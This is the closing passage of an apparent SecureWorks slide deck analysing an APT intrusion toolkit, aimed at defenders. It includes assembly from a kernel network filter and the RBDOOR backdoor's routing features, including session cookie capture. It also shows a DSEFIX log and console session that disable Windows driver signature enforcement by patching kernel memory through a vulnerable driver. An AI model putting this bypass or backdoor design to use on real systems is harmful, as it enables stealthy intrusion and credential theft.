jz      short CAPTURE_REQUEST
cmp     eax, 200h
jnz     PASSTHROUGH
cmp     [ebx+TCP_REQUEST_QUERY_INFORMATION_EX.ID.toi_class], 4040h
jnz     PASSTHROUGH
mov     eax, [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
mov     [ebp+pIRP], ecx
cmp     eax, 18h
```

# RBDOOR ROUTING

*Everything* done via IP/TCP header modification

*Main* functionality:

- Drop packets from blacklist
- Route packets to new destination port in whitelist
- Capture session cookies by routing to magic port



# NOT EVEN ~~NORTON~~ DSE WILL SAVE YOU

*Sometimes* you just want to load your dodgy network driver on an x64 system

*DSE* from Vista onwards “stops” that

*Unless* ... it doesn't?



SecureWorks



#	Time	Debug Print
1	0.00000000	[1996] SHIMVIEW: ShimInfo(Complete)
2	0.00064016	[1996] [DF] DSEFIX v1.0 started (c) 2014 EP_XOFF, MP_ART, nrin
3	0.00068350	[1996] [DF] Supported x64 OS: from NT6.0 up to NT6.3
4	0.00076988	[1996] [DF] DSE will be disabled
5	0.00083553	[1996] [DF] Load driver privilege adjusted
6	0.03331959	[1996] [DF] Vulnerable driver loaded
7	0.03367893	[1996] [DF] Windows v6.3
8	0.03387085	[1996] [DF] Target module C:\Windows\system32\CI.DLL
9	0.03406717	[1996] [DF] Module base FFFFF800C6200000
10	0.03459236	[1996] [DF] Apply patch to address FFFFF800C6215360
11	0.03469288	[1996] [DF] Kernel memory patched
12	0.03472115	[1996] [DF] Cleaning up
13	0.03520865	[1996] [DF] Finish
14	5.98669100	[1112] SHIMVIEW: ShimInfo(Complete)
15	12.05845451	[2900] SHIMVIEW: ShimInfo(Complete)
16	12.05894566	[2900] [DF] DSEFIX v1.0 started (c) 2014
17	12.05898571	[2900] [DF] Supported x64 OS: from NT6.0
18	12.05904102	[2900] [DF] DSE will be (re)enabled
19	12.05910206	[2900] [DF] Load driver privilege adjusted
20	12.08981419	[2900] [DF] Vulnerable driver loaded
21	12.09016132	[2900] [DF] Windows v6.3
22	12.09032536	[2900] [DF] Target module C:\Windows\sys
23	12.09039307	[2900] [DF] Module base FFFFF800C6200000
24	12.09101009	[2900] [DF] Apply patch to address FFFFF8
25	12.09122658	[2900] [DF] Kernel memory patched
26	12.09135628	[2900] [DF] Cleaning up
27		

C:\Windows\system32\cmd.e

```
C:\Users\admin\Desktop>ver
Microsoft Windows [Version 6.3.9600]

C:\Users\admin\Desktop>whoami
testpc\admin

C:\Users\admin\Desktop>dsefix

C:\Users\admin\Desktop>dsefix -e

C:\Users\admin\Desktop>
```

## Driver Monitor



Event	Time	Description
DrvMon	13:37:58.705	DrvMon64.sys loaded, output directory C:\Windows\TEMP
ImageLoad	13:38:03.111	C:\Windows\system32\drivers\ultra4.sys
Captured	13:38:03.127	C:\Windows\TEMP\DM_0000C3CA-00000000-ultra4.sys

Events: 3




ENG

13:38

08.06.2014

# OUR SCENARIO... SO FAR



SecureWorks

**TL; DR**

*“APT”s* - mostly not very A, but usually very P

*80/20* of network security will thwart the average intruder

*The* adversary reuses tools and tactics; if they get in, you should have home ground advantage. Use it.



SecureWorks

# REFERENCES & QUESTIONCES

*DYNDNS LIST* <https://github.com/EmergingThreats/et-luajit-scripts>

*DNSTUNNEL* <https://github.com/iagox86/dnscat2>

*FWUNIT* <http://fwunit.readthedocs.org/en/latest/>



SecureWorks